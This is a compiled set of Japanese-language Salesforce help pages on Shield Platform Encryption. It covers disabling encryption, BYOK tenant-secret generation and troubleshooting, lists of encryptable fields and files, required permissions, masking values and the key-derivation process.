ある時点で、項目やファイルあるいはその両方の Shield Platform Encryption を無効にする必要が生じる場合があります。項目の暗号化は個別に有効または無効にできますが、ファイルの暗号化はすべてを有効または無効にする必要があります。

項目に対して Shield Platform Encryption を無効にすると、ほとんどの暗号化データが自動的に一括復号化されます。特定の項目に対する暗号化を無効にして変更を保存すると、復号化が自動的に開始します。データが復号化されると、データが暗号化されていたときに制限されていたか、使用できなかった機能も復元されます。復号化プロセスが完了すると、Salesforce からメールで通知されます。

ロングテキストエリアおよびテキストエリアデータ型は、自動的には復号化されません。破棄した鍵で暗号化されたデータを復号化する場合、そのデータは一括復号化できません。

メモ: Shield Platform Encryption を無効にして、以前に暗号化していた項目のデータにアクセスできない場合は、Salesforce にお問い合わせください。

1. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[暗号化ポリシー] を選択します。
2. [項目を暗号化] をクリックし、[編集] をクリックします。
3. 暗号化を停止する項目を選択解除して、[保存] をクリックします。
   ユーザはこれらの項目のデータを表示できます。
4. ファイルまたは Chatter の暗号化を無効にするには、[暗号化ポリシー] ページでそれらの機能を選択解除し、[保存] をクリックします。

プラットフォームの暗号化によって制限または変更された機能が、復号化後のデータに対して復元されます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する
- 「設定・定義の参照」

暗号化を無効にする
- 「アプリケーションのカスタマイズ」

鍵管理での 2 要素認証の義務付け

2 要素認証はデータとリソースへのアクセスをセキュリティ保護するための強力なツールです。鍵素材と証明書の生成、循環、アップロードなどの鍵の管理タスクに、2 要素認証を義務付けられるようになりました。

重要: 必ず、セキュリティ管理者に時間ベースのワンタイムパスワードを取得する手段を提供します。このパスワードは、2 番目の認証要素になります。そうしないと暗号化鍵関連のタスクを実行できません。

1. [設定] の [クイック検索] ボックスに「*ID 検証*」と入力し、[ID 検証] を選択します。
2. [暗号化鍵の管理] ドロップダウンから [セッションを高保証に上げる] を選択します。
   「暗号化鍵の管理」権限を持つすべてのシステム管理者は、[設定] および API を使用して鍵管理タスクを実行するために 2 つ目の認証方法を使用する必要があります。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

鍵管理タスクに ID 検証を割り当てる
- 暗号化鍵の管理

Shield Platform Encryptionのしくみ

Shield Platform Encryption は、ユーザに制御される一意のテナントの秘密と、Salesforce で維持される主秘密に依存します。これらの秘密を組み合わせて一意のデータ暗号化鍵が作成されます。この鍵を使用して、ユーザがSalesforceに配置したデータが暗号化され、承認されたユーザがデータを必要とする場合にデータが復号化されます。

ファイル、項目、および添付ファイルの暗号化は、組織のストレージ制限に影響しません。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

このセクションの内容:

独自の暗号化鍵を使用できるか?

はい。独自の暗号ライブラリ、エンタープライズ鍵管理システム、またはハードウェアセキュリティモジュール (HSM) を使用して、Salesforce の外部に顧客が提供した鍵素材を生成して保存できます。その後、Salesforce Shield Platform Encryption 鍵管理マシンにそれらの鍵へのアクセス権を付与します。自己署名証明書または CA 署名証明書のどちらの公開鍵を使用して鍵を暗号化するかを選択できます。

暗号化できる標準項目とデータ要素は?

標準オブジェクト、カスタムオブジェクト、Chatter のデータ、および検索インデックスファイルの特定の項目を暗号化できます。暗号化項目は、一部の例外を除いて、Salesforce ユーザインターフェース、ビジネスプロセス、API のすべてで正常に機能します。

暗号化できるカスタム項目は?

標準オブジェクトまたはカスタムオブジェクトの次のカスタム項目データ型のいずれかに属する項目の内容を暗号化できます。

どのファイルが暗号化されますか?

ファイルおよび添付ファイルの Shield Platform Encryption を有効にすると、暗号化可能なすべてのファイルおよび添付ファイルは暗号化されます。各ファイルまたは添付ファイルの内容は、アップロード時に暗号化されます。

Shield Platform Encryption に必要なユーザ権限

暗号化と鍵の管理に関するロールに基づいて権限をユーザに割り当てます。ユーザによっては、暗号化するデータを選択するための権限が必要だったり、証明書またはテナントの秘密と連携するための権限の組み合わせが必要だったりします。他のユーザ権限と同様、ユーザプロファイルで次の権限を有効にできます。

私の暗号化されたデータがマスクされない理由は?

暗号化サービスを使用できない場合、一部の暗号化項目でデータがマスクされます。これは、ユーザのデータへのアクセスを制御するためではなく、暗号化の主要な問題のトラブルシューティングを行うためです。ユーザに表示されないようにしたいデータがある場合、それらのユーザの項目レベルセキュリティ設定、レコードアクセス設定、およびオブジェクト権限を再確認します。

バックグラウンド: Shield Platform Encryption のプロセス

ユーザがデータを送信する場合、アプリケーションサーバは、そのキャッシュから組織固有のデータ暗号化鍵を検索します。キャッシュにない場合、アプリケーションサーバは、データベースから暗号化されたテナントの秘密を取得し、鍵派生サーバに鍵の派生を要求します。次に、暗号化サービスにより、アプリケーションサーバでデータが暗号化されます。

バックグラウンド: 検索インデックスの暗号化のプロセス

Salesforce 検索エンジンは、オープンソースのエンタープライズ検索プラットフォームソフトウェア Apache Solr 上に構築されています。検索インデックスは、データベースに保存された元のレコードにリンクするレコードデータのトークンを保存しており、Solr 内に存在します。Salesforce では、検索インデックスはパーティションでセグメントに分割されるので、規模を拡張できます。Apache Lucene はコアライブラリとして使用されます。

Shield Platform Encryption のリリース方法

Force.com IDE、移行ツール、ワークベンチなどのツールを使用して Shield Platform Encryption を組織にリリースする場合、暗号化項目属性は保持されます。ただし、異なる暗号化設定の組織にリリースする場合、その影響は対象組織で Shield Platform Encryption が有効になっているかどうかによって異なります。

Shield Platform Encryption は、Sandbox でどのように機能しますか?

本番組織から Sandbox を更新すると、本番組織の正確なコピーが作成されます。本番組織で Shield Platform Encryption が有効になっている場合、本番で作成されたテナントの秘密を含め、すべての暗号化設定がコピーされます。

Shield Platform Encryption の用語

暗号化には、独自の特殊な用語があります。Shield Platform Encryption 機能を最大限活用するために、ハードウェアセキュリティモジュール、鍵の循環、主秘密などの重要な用語をよく理解することをお勧めします。

従来の暗号化と Shield Platform Encryption との違い

Shield Platform Encryption では、広く使用されているさまざまな標準項目、一部のカスタム項目、および種々のファイルを暗号化できます。Shield Platform Encryption では、個人取引先、ケース、検索、承認プロセス、およびその他の重要な Salesforce 機能もサポートします。従来の暗号化では、その目的で作成した特殊なカスタムテキスト項目のみを保護できます。

独自の暗号化鍵を使用できるか?

はい。独自の暗号ライブラリ、エンタープライズ鍵管理システム、またはハードウェアセキュリティモジュール (HSM) を使用して、Salesforce の外部に顧客が提供した鍵素材を生成して保存できます。その後、Salesforce Shield Platform Encryption 鍵管理マシンにそれらの鍵へのアクセス権を付与します。自己署名証明書または CA 署名証明書のどちらの公開鍵を使用して鍵を暗号化するかを選択できます。

鍵管理マシンを使用するには、顧客が提供した鍵素材が次の仕様を満たしている必要があります。

- 256 ビットサイズ
- ダウンロードされた BYOK 証明書から抽出された公開 RSA 鍵を使用して暗号化され、OAEP パディングを使用してパディングされている
- 一旦暗号化されると、標準の base64 でエンコードされる必要がある

暗号化鍵を使用するには、「暗号化鍵の管理」権限が必要です。BYOK 互換の証明書を生成するには、「アプリケーションのカスタマイズ」権限が必要です。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

このセクションの内容:

Bring Your Own Key を使用する理由

Bring Your Own Key (BYOK) を使用することで、重要なデータへの不正アクセスが発生した場合に、より強固に保護できます。金融データ (クレジットカード番号など)、医療データ (カルテや保険情報など)、またはその他のプライベートなデータ (社会保障番号、住所、電話番号など) を扱う場合に義務付けられる規制要件を満たすのに役立つ場合もあります。鍵素材の設定が完了すれば、通常に Salesforce 組織内で暗号化を行うのと同じように Shield Platform Encryption を使用できます。

Shield Platform Encryption を使用すると、Salesforce 管理者は、データ暗号化鍵を不正アクセスから保護しつつ、これらの鍵のライフサイクルを管理できます。組織のテナントの秘密のライフサイクルを制御することで、派生するデータ暗号化鍵のライフサイクルを制御します。または、鍵派生を完全に除外し、最終的なデータ暗号化鍵をアップロードすることもできます。

データ暗号化鍵は Salesforce 内に保存されません。代わりに、顧客データを暗号化または復号化するために鍵が必要になるたびに、必要に応じて主秘密とテナントの秘密から派生します。主秘密は、リリースごとに 1 回、すべてのユーザ向けに、ハードウェアセキュリティモジュール (HSM) によって生成されます。テナントの秘密は、組織に対して一意で、生成、有効化、取り消し、破棄のタイミングを制御できます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

鍵素材の設定には 3 つのオプションがあります。

- Shield 鍵管理サービス (KMS) を使用して、組織固有のテナントの秘密を生成する。
- オンプレミス HSM などの任意のインフラストラクチャを使用して、Salesforce 外でテナントの秘密を生成および管理し、その後、そのテナントの秘密を Salesforce KMS にアップロードする。この方法は一般に「Bring Your Own Key」と呼ばれますが、実際には独自の鍵ではなく、鍵を派生させるための独自のテナントの秘密を使用します。
- Shield KMS 鍵派生プロセスを除外し、Bring Your Own Key サービスを使用する。任意のインフラストラクチャを使用して、テナントの秘密ではなくデータ暗号化鍵を作成し、その後、このデータ暗号化鍵を Shield KMS にアップロードします。鍵ごとに派生を除外すると、Shield KMS は派生プロセスを省略し、この鍵素材を最終的なデータ暗号化鍵として使用します。顧客が指定したデータ暗号化鍵は、顧客が指定したテナントの秘密と同様に循環できます。

鍵の適切な管理

Salesforce 外で独自の鍵素材を作成および保存する場合は、その鍵素材を保護することが重要です。鍵素材をアーカイブするための信頼できる場所を確保し、テナントの秘密やデータ暗号化鍵をバックアップなしでハードドライブに保存しないようにします。

インポートした鍵素材を Salesforce にアップロードした後にすべてバックアップします。これにより、有効な鍵素材のコピーがあるようにします。Salesforce ヘルプの「テナントの秘密のバックアップ」を参照してください。

鍵の循環に関する会社のポリシーを確認します。鍵の循環と更新は独自のスケジュールで行うことができます。「暗号化鍵の循環」を参照してください。

重要: テナントの秘密をバックアップしておらず、誤って破棄してしまった場合、Salesforce ではそれを取り戻す支援はできません。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

BYOK のテナントの秘密を生成するためのサンプルスクリプト

テナントの秘密のインストール準備に役立つヘルパースクリプトが用意されています。このスクリプトは、テナントの秘密として乱数を生成し、秘密の SHA256 ハッシュを計算し、証明書からの公開鍵を使用して秘密を暗号化します。

1. Salesforce 知識ベースからスクリプトをダウンロードします。スクリプトを証明書と同じディレクトリに保存します。
2. 次のように、証明書名を指定してスクリプトを実行します: `./secretgen.sh my_certificate.crt`
   この証明書名を実際にダウンロードした証明書のファイル名に置き換えてください。

   ヒント: 必要に応じて、`chmod +w secretgen.sh` を使用してファイルへの更新権限を持つようにし、`chmod 775` を使用してファイルを実行可能にします。
3. スクリプトによっていくつかのファイルが生成されます。末尾に .b64 サフィックスを持つ 2 つのファイルを探します。
   末尾に .b64 があるファイルは Base64 でエンコードされた暗号化されたテナントの秘密と、プレーンテキストのテナントの秘密の Base64 でエンコードされたハッシュです。次のステップでは、これらの両方のファイルが必要になります。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Bring Your Own Key のトラブルシューティング

次に紹介するよくある質問を、問題が発生した場合のトラブルシューティングに役立ててください。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

提供されたスクリプトを使用しようとしていますが、実行できません。

オペレーティングシステムに適したスクリプトを実行していることを確認します。Windows マシンで作業している場合は、Linux エミュレータをインストールして Linux スクリプトを使用することができます。次の問題によってスクリプトを実行できない場合もあります。

- スクリプトを実行しようとしているフォルダでの更新権限がない。更新権限を持っているフォルダからスクリプトを実行するようにします。
- スクリプトが参照する証明書が存在しない。適切に証明書を生成したことを確認します。
- 証明書が存在しないか、正しい名前で参照されていない。スクリプト内で証明書の正しいファイル名を入力したことを確認します。

提供されたスクリプトを使用したいのですが、独自の乱数ジェネレータも使用する必要があります。

Salesforce が提供するスクリプトでは、乱数ジェネレータを使用して、テナントの秘密として使用するランダムな値を作成します。別のジェネレータを使用する場合は、`head -c 32 /dev/urandom | tr '\n' =` (Mac バージョンでは `head -c 32 /dev/urandom > $PLAINTEXT_SECRET`) を、希望するジェネレータを使用して乱数を生成するコマンドに置き換えます。

テナントの秘密をハッシュするために独自のハッシュプロセスを使用したい場合はどうなりますか?

問題ありません。最終結果が次の要件を満たすようにしてください。

- SHA-256 アルゴリズムを使用している。
- base64 でエンコードされたハッシュ済みのテナントの秘密が作成される。
- 暗号化する前に乱数のハッシュを生成する。

これらの 3 つの条件のいずれかが満たされていない場合は、テナントの秘密をアップロードできません。

テナントの秘密を Salesforce にアップロードする前に、どのように暗号化する必要がありますか?

提供されたスクリプトを使用している場合は、暗号化プロセスは問題なく処理されます。提供されたスクリプトを使用しない場合は、テナントの秘密を暗号化するときに OAEP パディング方式を指定します。暗号化されたテナントの秘密ファイルとハッシュされたテナントの秘密ファイルが base64 を使用してエンコードされているようにします。これらの条件のいずれかが満たされていない場合は、テナントの秘密をアップロードできません。

提供されたスクリプトを使用しない場合は、ヘルプトピック「テナントの秘密の生成とラッピング」の手順に従ってください。

暗号化されたテナントの秘密とハッシュされたテナントの秘密をアップロードできません。

いくつかのエラーによりファイルをアップロードできない場合があります。次の表を使用して、テナントの秘密と証明書に問題がないことを確認してください。

考えられる原因	解決方法
期限切れの証明書を使用してファイルが生成された。	証明書の日付を確認します。期限が切れている場合は、証明書を更新するか、別の証明書を使用できます。
証明書が無効になっているか、有効な Bring Your Own Key 証明書ではない。	証明書の設定に Bring Your Own Key 機能との互換性があることを確認します。[証明書] ページの [証明書と鍵の編集] セクションで、4096 ビット証明書サイズを選択し、エクスポート可能な非公開鍵を無効にし、プラットフォームの暗号化を有効にします。
暗号化されたテナントの秘密とハッシュされたテナントの秘密の両方を添付していない。	暗号化されたテナントの秘密とハッシュされたテナントの秘密の両方を添付していることを確認します。これらの両方のファイルのサフィックスが .b64 になっている必要があります。
テナントの秘密またはハッシュされたテナントの秘密が正しく生成されていない。	このエラーの原因となる問題はいくつかあります。通常は、テナントの秘密またはハッシュされたテナントの秘密が、正しい SSL パラメータを使用して生成されていないことが原因です。OpenSSL を使用している場合は、スクリプトを参照して、テナントの秘密の生成とハッシュに使用する正しいパラメータの例を確認できます。OpenSSL 以外のライブラリを使用している場合は、そのライブラリのサポートページでテナントの秘密の生成とハッシュの両方の正しいパラメータを見つけるためのヘルプ情報を確認してください。 まだ問題が解決しない場合は、Salesforce のアカウントエグゼクティブにお問い合わせください。Salesforce の支援担当者をご紹介します。

まだ鍵に関する問題があります。どこに問い合わせすればよいですか?

まだ質問がある場合は、アカウントエグゼクティブにお問い合わせください。この機能を専門とするサポートチームをご紹介します。

暗号化できる標準項目とデータ要素は?

標準オブジェクト、カスタムオブジェクト、Chatter のデータ、および検索インデックスファイルの特定の項目を暗号化できます。暗号化項目は、一部の例外を除いて、Salesforce ユーザインターフェース、ビジネスプロセス、API のすべてで正常に機能します。

項目を暗号化しても、既存の値はすぐに暗号化されません。値は操作した後でのみ暗号化されます。既存のデータの暗号化については、Salesforce にお問い合わせください。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

標準項目の暗号化

次の標準項目データ型の内容を暗号化できます。

取引先

- 取引先名
- 取引先部門
- 住所 (請求先) ([町名・番地 (請求先)] および [市区郡 (請求先)] を暗号化)
- Description
- Fax
- 電話
- 住所 (納入先) ([町名・番地 (納入先)] および [市区郡 (納入先)] を暗号化)
- Web サイト

メモ: 組織で個人取引先を有効にしている場合には、特定の取引先および取引先責任者項目が 1 つのレコードに結合されます。その場合、取引先項目の異なるセットに対して暗号化を有効にできます。

取引先 (組織で個人取引先が有効になっている場合)

- 取引先名
- 取引先部門
- アシスタント
- アシスタント 電話
- 住所 (請求先) ([町名・番地 (請求先)] および [市区郡 (請求先)] を暗号化)
- Description
- メール
- Fax
- 自宅電話
- 住所 (郵送先) ([町名・番地 (郵送先)] および [市区郡 (郵送先)] を暗号化)
- 携帯
- 住所 (その他) ([町名・番地 (その他)] および [市区郡 (その他)] を暗号化)
- 電話 (その他)
- 電話

- 住所 (納入先) ([町名・番地 (納入先)] および [市区郡 (納入先)] を暗号化)
- Title
- Web サイト

ケース

- Description
- 件名

ケースコメント

- 本文 (内部コメントを含む)

取引先責任者

- アシスタント
- アシスタント 電話
- Description
- メール
- Fax
- 自宅電話
- 住所 (郵送先) ([町名・番地 (郵送先)] および [市区郡 (郵送先)] を暗号化)
- 携帯
- 名前 ([名]、[ミドルネーム]、および [姓] を暗号化)
- 住所 (その他) ([町名・番地 (その他)] および [市区郡 (その他)] を暗号化)
- 電話 (その他)
- 電話
- 役職

契約

- 住所 (請求先) ([町名・番地 (請求先)] および [市区郡 (請求先)] を暗号化)

リード

- 住所 ([町名・番地] および [市区郡] を暗号化)
- 会社
- 説明
- メール
- Fax
- 携帯
- 名前 ([名]、[ミドルネーム]、および [姓] を暗号化)
- 電話
- 役職
- Web サイト

リストメール

- 差出人名
- 送信元アドレス
- 返信先アドレス

リストメール送信結果

- メール

商談

- 説明
- 次のステップ
- 商談名

サービス予約

- 住所 (［町名・番地］および［市区郡］を暗号化)
- Description
- 件名

作業指示

- 住所 (［町名・番地］および［市区郡］を暗号化)
- Description
- 件名

作業指示品目

- 住所 (［町名・番地］および［市区郡］を暗号化)
- Description
- 件名

その他の暗号化項目とデータ要素

Individual

- 名前

メモ: Individual オブジェクトは、レコードでデータ保護の詳細を使用できるようにするための組織設定を有効にしている場合にのみ使用できます。

Chatter フィード

- フィードコメント – 本文
- フィード項目 – 本文
- フィード項目 – タイトル
- フィードリビジョン – 値

これらの項目には、フィード投稿、質問と回答、リンク名、コメント、アンケートの質問が含まれます。アンケートの選択肢は暗号化されません。

暗号化された Chatter 項目の改訂履歴も暗号化されます。暗号化された Chatter 項目を編集または更新すると、古い情報は暗号化されたままになります。

メモ: Chatter の暗号化を有効にすると、対象となるすべての Chatter 項目が暗号化されます。特定の Chatter 項目のみを暗号化することはできません。

検索インデックス

検索インデックスを暗号化すると、検索結果を保存するために作成された各ファイルが暗号化されます。

Einstein Analytics

新しい Einstein Analytics データセットを暗号化します。

メモ: 暗号化が有効になる前に Einstein Analytics にあったデータは暗号化されません。データフローを介して Salesforce オブジェクトからインポートされる既存のデータは、次のデータフローの実行時に暗号化されます。他の既存のデータ (CSV データなど) は、再インポートしないと暗号化されません。暗号化が有効になっても、既存のデータは暗号化されませんが、暗号化されていない状態で引き続きアクセスできて完全に機能します。

暗号化できるカスタム項目は?

標準オブジェクトまたはカスタムオブジェクトの次のカスタム項目データ型のいずれかに属する項目の内容を暗号化できます。

- メール
- 電話
- テキスト
- テキストエリア
- ロングテキストエリア
- URL
- 日付
- 日付/時間

カスタム項目が暗号化された後にデータ型を変更することはできません。カスタム電話項目およびカスタムメール項目の場合、項目形式も変更できません。

重要: [名前] 項目を暗号化すると、高度なルックアップが自動的に有効になります。高度なルックアップでは、既存のすべてのレコードではなく、最近検索されたレコードのみが検索されるため、ユーザエクスペリエンスが向上します。高度なルックアップへの切り替えは、一方向の変更です。暗号化を無効にしても、標準ルックアップには戻れません。

スキーマビルダーを使用して暗号化カスタム項目を作成することはできません。

[ユニーク] または [外部 ID] 属性を持つカスタム項目を暗号化する場合、使用できるのは確定的暗号化のみです。

一部のカスタム項目は暗号化できません。

- 外部データオブジェクトの項目
- 取引先と取引先責任者のリレーションで使用されている項目

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

どのファイルが暗号化されますか?

ファイルおよび添付ファイルの Shield Platform Encryption を有効にすると、暗号化可能なすべてのファイルおよび添付ファイルは暗号化されます。各ファイルまたは添付ファイルの内容は、アップロード時に暗号化されます。

次の種別のファイルは、ファイル暗号化を有効にすると、暗号化されます。

- メールに添付されたファイル
- フィードに添付されたファイル
- レコードに添付されたファイル
- リッチテキストエリア項目に含まれる画像
- [コンテンツ] タブ、[ライブラリ] タブ、[ファイル] タブのファイル (ファイルのプレビュー、Salesforce CRM コンテンツファイルなどの Salesforce ファイル)
- Salesforce Files Sync で管理され、Salesforce に保存されているファイル
- Chatter の投稿、コメント、サイドバーに添付されたファイル
- 新しいメモツールを使用したメモの本文テキスト
- ナレッジ記事に添付されたファイル
- 見積 PDF

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

Shield Platform Encryption に必要なユーザ権限

暗号化と鍵の管理に関するロールに基づいて権限をユーザに割り当てます。ユーザによっては、暗号化するデータを選択するための権限が必要だったり、証明書またはテナントの秘密と連携するための権限の組み合わせが必要だったりします。他のユーザ権限と同様、ユーザプロファイルで次の権限を有効にできます。

	暗号化鍵の管理	アプリケーションのカスタマイズ	設定・定義の参照	「証明書の管理」	「すべてのデータの編集」
プラットフォームの暗号化の [設定] ページの表示		✔	✔		
鍵の管理と高度な設定を除く、プラットフォームの暗号化の [設定] ページの編集		✔			

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

	暗号化鍵の管理	アプリケーションのカスタマイズ	設定・定義の参照	「証明書の管理」	「すべてのデータの編集」
テナントの秘密の生成、破棄、エクスポート、インポート	✔				
API を使用した TenantSecret オブジェクトのクエリ	✔				
Shield Platform Encryption Bring Your Own Key サービスでの HSM により保護された証明書の編集、アップロード、およびダウンロード	✔			✔	
[高度な設定] ページの編集オプション					✔

システム管理者プロファイルを持つユーザの場合、「アプリケーションのカスタマイズ」権限と「証明書の管理」権限が自動的に有効になります。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

私の暗号化されたデータがマスクされない理由は?

暗号化サービスを使用できない場合、一部の暗号化項目でデータがマスクされます。これは、ユーザのデータへのアクセスを制御するためではなく、暗号化の主要な問題のトラブルシューティングを行うためです。ユーザに表示されないようにしたいデータがある場合、それらのユーザの項目レベルセキュリティ設定、レコードアクセス設定、およびオブジェクト権限を再確認します。

暗号化により、部外者が何とか Salesforce データを入手したとしても、そのデータの使用を防止できます。これは、認証済みユーザからデータを非表示にする方法ではありません。認証済みユーザのデータ表示を制御する方法は、ユーザ権限のみです。保存時の暗号化は権限ではなくログインに関連するものです。

Shield Platform Encryption では、特定のデータセットの表示が許可されたユーザには、そのデータが暗号化されているかどうかに関係なくデータが表示されます。

- 認証とは、正当なユーザのみがシステムにログインできるようにすることです。たとえば、会社の Salesforce 組織を使用できるのが、その会社の有効な従業員のみだとします。従業員以外は誰も認証されず、ログインできません。何とかデータを入手できたとしても、暗号化されているため役に立ちません。
- 承認では、認証済みユーザが使用できるデータまたは機能を定義します。たとえば、営業担当はリードオブジェクトのデータを参照および使用できますが、営業マネージャ向けの地域の売上予測を参照することはできません。営業担当とマネージャのどちらも正常にログイン (認証) されますが、権限 (承認) は異なります。データが暗号化されているかどうかは、関係ありません。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

一般に、データはマスクされるが暗号化されないか、暗号化されるがマスクされません。たとえば、多くの場合、規制当局はクレジットカード番号の最後の4桁のみをユーザに表示することを要求します。通常、アプリケーションで残りの数値がマスクされます。つまり、ユーザの画面ではその数値がアスタリスクに置き換わります。暗号化されていないと、保存先のデータベースに移動できれば、マスクされている数値を読み取ることができます。

クレジットカード番号の場合、マスクでは不十分な可能性があります。データベース内でクレジットカード番号を暗号化してもしなくてもかまいません。(暗号化することをお勧めします)。暗号化しても、認証済みユーザには同じマスク値が表示されます。

この方法では、マスクと暗号化は異なる問題に対する異なるソリューションです。認証されているがデータの参照は承認されていないユーザにそのデータが表示されないようにするには、データをマスクします。データが盗まれないようにするには、データを暗号化します。より正確に言えば、盗まれてもデータが役に立たないようにします。

次の表に、マスクが使用される項目を示します。その他すべての項目はマスクが使用されません。

データ型	マスク	意味
メール、電話、テキスト、テキストエリア、ロングテキストエリア、URL	?????	この項目は暗号化されていて、暗号化鍵が破棄されています。
	!!!!!	このサービスは現在使用できません。このサービスへのアクセスについては、Salesforceにお問い合わせください。
カスタム日付	08/08/1888	この項目は暗号化されていて、暗号化鍵が破棄されています。
	01/01/1777	このサービスは現在使用できません。このサービスへのアクセスについては、Salesforceにお問い合わせください。
カスタム日付/時間	08/08/1888 12:00 PM	この項目は暗号化されていて、暗号化鍵が破棄されています。
	01/01/1777 12:00 PM	このサービスは現在使用できません。このサービスへのアクセスについては、Salesforceにお問い合わせください。

これらのマスク文字を暗号化項目に入力することはできません。たとえば、日付項目が暗号化されていて、「07/07/1777」と入力した場合、異なる値を入力しないと保存できません。

メモ: このページは、従来の暗号化ではなくShield Platform Encryptionについて書かれています。この違いについては、こちらをクリックしてください。

バックグラウンド: Shield Platform Encryption のプロセス

ユーザがデータを送信する場合、アプリケーションサーバは、そのキャッシュから組織固有のデータ暗号化鍵を検索します。キャッシュにない場合、アプリケーションサーバは、データベースから暗号化されたテナントの秘密を取得し、鍵派生サーバに鍵の派生を要求します。次に、暗号化サービスにより、アプリケーションサーバでデータが暗号化されます。

Salesforce は、ハードウェアセキュリティモジュール (HSM) を使用して、主秘密およびテナントの秘密を安全に生成します。一意の鍵は、主秘密およびテナントの秘密を入力として、鍵派生関数 (KDF) の PBKDF2 を使用して派生します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Shield Platform Encryption のプロセスフロー

1. Salesforce ユーザが暗号化されたデータを保存すると、ランタイムエンジンはメタデータに基づいて、項目、ファイル、または添付ファイルをデータベースに保存する前に暗号化するかどうかを判断します。
2. 暗号化する必要がある場合、暗号化サービスはキャッシュメモリの一致するデータ暗号化鍵をチェックします。
3. 暗号化サービスは鍵が存在するかどうかを判断します。
   a. 存在する場合、暗号化サービスは鍵を取得します。

b. 存在しない場合、サービスは派生要求を鍵派生サーバに送信し、Salesforce Platform で実行されている暗号化サービスに返します。

4. 鍵の取得または派生後に、暗号化サービスはランダムな初期化ベクトル (IV) を生成し、256 ビットの AES 暗号方式を使用してデータを暗号化します。
5. 暗号文は、データベースまたはファイルストレージに保存されます。データ暗号化鍵の派生に使用されたテナントの秘密の IV と対応する ID は、データベースに保存されます。

Salesforce は、各リリースの開始時に新しい主秘密を生成します。

バックグラウンド: 検索インデックスの暗号化のプロセス

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

Salesforce 検索エンジンは、オープンソースのエンタープライズ検索プラットフォームソフトウェア Apache Solr 上に構築されています。検索インデックスは、データベースに保存された元のレコードにリンクするレコードデータのトークンを保存しており、Solr 内に存在します。Salesforce では、検索インデックスはパーティションでセグメントに分割されるので、規模を拡張できます。Apache Lucene はコアライブラリとして使用されます。

Shield Platform Encryption の HSM ベースの鍵派生アーキテクチャ、メタデータ、および設定を活用して、検索インデックスの暗号化は Shield Platform Encryption が使用されているときに実行されます。解決策として、組織固有の AES-256 ビット暗号化鍵を使用して、組織固有の検索インデックス (ファイルの種類は .fdt、.tim、および .tip) に強力な暗号化を適用します。検索インデックスは検索インデックスセグメントレベルで暗号化され、すべての検索インデックス操作では、インデックスブロックがメモリ内で暗号化される必要があります。

検索インデックスや鍵キャッシュにアクセスするには、プログラムで API を使用するほかありません。

